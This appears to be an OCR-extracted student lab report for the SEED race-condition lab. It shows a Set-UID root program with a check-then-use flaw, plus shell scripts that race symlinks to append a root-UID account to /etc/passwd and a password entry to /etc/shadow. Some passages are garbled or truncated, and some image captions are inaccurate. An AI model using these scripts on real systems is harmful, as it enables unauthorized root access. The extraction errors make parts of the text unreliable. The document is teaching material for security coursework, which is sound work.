


Initial Setup:

A screenshot of a terminal window on a Linux system. The terminal shows the command `sudo sysctl -w kernel.yama.protected_sticky_symlinks=0` being executed. The output of the command is `kernel.yama.protected_sticky_symlinks = 0`. The terminal window is titled "Terminal" and shows the user "seed" at the prompt "seed@ubuntu:~\$". The background of the terminal window shows a document titled "SEED Project" with sections "2 Lab 7" and "2.1 Initial".

```
[10/05/2015 16:15] seed@ubuntu:~$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 0
[10/05/2015 16:41] seed@ubuntu:~$
```


Here we are disabling systems symlink protection scheme using command **kernel.yama_protected_sticky_symlinks = 0**.

When set to "0", symlink following behavior is unrestricted.

When set to "1" symlinks are permitted to be followed only when outside a sticky world-writable directory, or when the uid of the symlink and follower match, or when the directory owner matches the symlink's owner.

Task1:

Vulp.c:



```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;


    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){

        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Above vulp.c program contains race condition vulnerability due to time window between access() and open() checks.

Set-UID root vulp program:



```
[10/05/2015 16:42] seedubuntu:~$ su root
Password:
[10/05/2015 16:42] root@ubuntu:/home/seed# vi vulp.c
[10/05/2015 16:43] root@ubuntu:/home/seed# gcc -o vulp vulp.c
vulp.c: In function 'main':
vulp.c:20:42: warning: incompatible implicit declaration of built-in function 'strlen' [enabled by default]
[10/05/2015 16:43] root@ubuntu:/home/seed# chmod 4755 vulp
[10/05/2015 16:43] root@ubuntu:/home/seed#
```

This is p
temporary fi
user actually
Once the pro
the user input


the end of a
ther the real
ess () call.
e and writes

It appears that the program does not have any problem at the first look. However, there is a race condition vulnerability in this program: due to the window (the simulated delay) between the check (access) and the use (fopen), there is a possibility that the file used by access is different from the file used by fopen, even though they have the same file name /tmp/XYZ. If a malicious attacker can somehow make /tmp/XYZ a symbolic link pointing to /etc/shadow, the attacker can cause the user input to be appended to /etc/shadow (note that the program runs with the root privilege, and can therefore overwrite

Here we are compiling race condition vulnerable program vulp.c and generating an executable vulp file. We are making this vulp file Set-UID root program using **chmod 4755** command.

Attack on etc/passwd:

Input file for attack on /etc/passwd:




```
Computer
Terminal
yogesh:x:0:0:yogesh,,,:/home/yogesh:/bin/bash

-- INSERT --
1,46 All
```

The image shows a terminal window with a file containing 1,46 lines of "No permission" messages. The terminal title is "Terminal" and the user is "yogesh". The file is named "link.sh" and is located in the "/home/yogesh/" directory. The file content is as follows:

Here, we writing input file contents as shown above. We have calculated these contents after successfully monitoring /etc/passwd file in our system. Here, third column defines the UID of the user, which is 0 i.e. root in this case.

Link.sh:



```
Terminal
#!/bin/sh


while true
do
    ln -sf /home/seed/yog /tmp/XYZ
    ln -sf /etc/passwd /tmp/XYZ
done

"link.sh" 11L, 109C
1,1 All
```


The image shows a terminal window with the contents of the "link.sh" file. The file is a shell script that runs a loop, creating symbolic links between "/home/seed/yog" and "/tmp/XYZ", and between "/etc/passwd" and "/tmp/XYZ". The terminal title is "Terminal" and the user is "yogesh". The file is named "link.sh" and is located in the "/home/yogesh/" directory. The file content is as follows:

Here we are writing a link.sh file to continuously link and unlink /tmp/XYZ file with first yog(a normal file owned by seed user) file and then with /etc/passwd file(protected file owned by root). We are using ln -

Check.sh:




Successful attack:



After running both link.sh and check.sh files simultaneously we can see that race condition was exploited in this case and our attack was successful. This means that after few number of runs, there

was one case when the context switch occurred right after access check in our vulp program and our link program changed the link of /tmp/XYZ file to /etc/passwd file and again context switch occurred thus allowing to open and write seed user input_file into /etc/passwd file.


Modified /etc/passwd:



From above screenshot we can confirm that our attack was successful and our contents in input_file got concatenated in /etc/passwd file.


Attack on /etc/shadow:

Input file:



Here, we writing input file contents as shown above. We have calculated these contents after successfully monitoring /etc/shadow file in our system. Here, second column defines the encrypted password of the user, in this case which is U6aMy0wojraho i.e. blank in plain text.

Link.sh:



```
Terminal
#!/bin/sh

while true
do
    ln -sf /home/seed/yog /tmp/XYZ
    ln -sf /etc/shadow /tmp/XYZ
done

"link.sh" 11L, 109C


Terminal
#!/bin/sh

old='ls -l /etc/shadow'
new='ls -l /etc/shadow'
while [ "$old" = "$new" ]
do
    ./vulp < input_file
    new='ls -l /etc/shadow'
done

echo "STOP... The password file has been changed"
```

Here we are writing a link.sh file to continuously link and unlink /tmp/XYZ file with first yog(a normal file owned by seed user) file and then with /etc/shadow file(protected file owned by root). We are using **ln -sf** command which first checks if file exists, if no, it creates a new file, then it unlinks all previous symlinks of the file before assigning a new symlink to the file.

Check.sh:




```
Terminal
#!/bin/sh

old='ls -l /etc/shadow'
new='ls -l /etc/shadow'
while [ "$old" = "$new" ]
do
    ./vulp < input_file
    new='ls -l /etc/shadow'
done

echo "STOP... The shadow file has been changed"
```

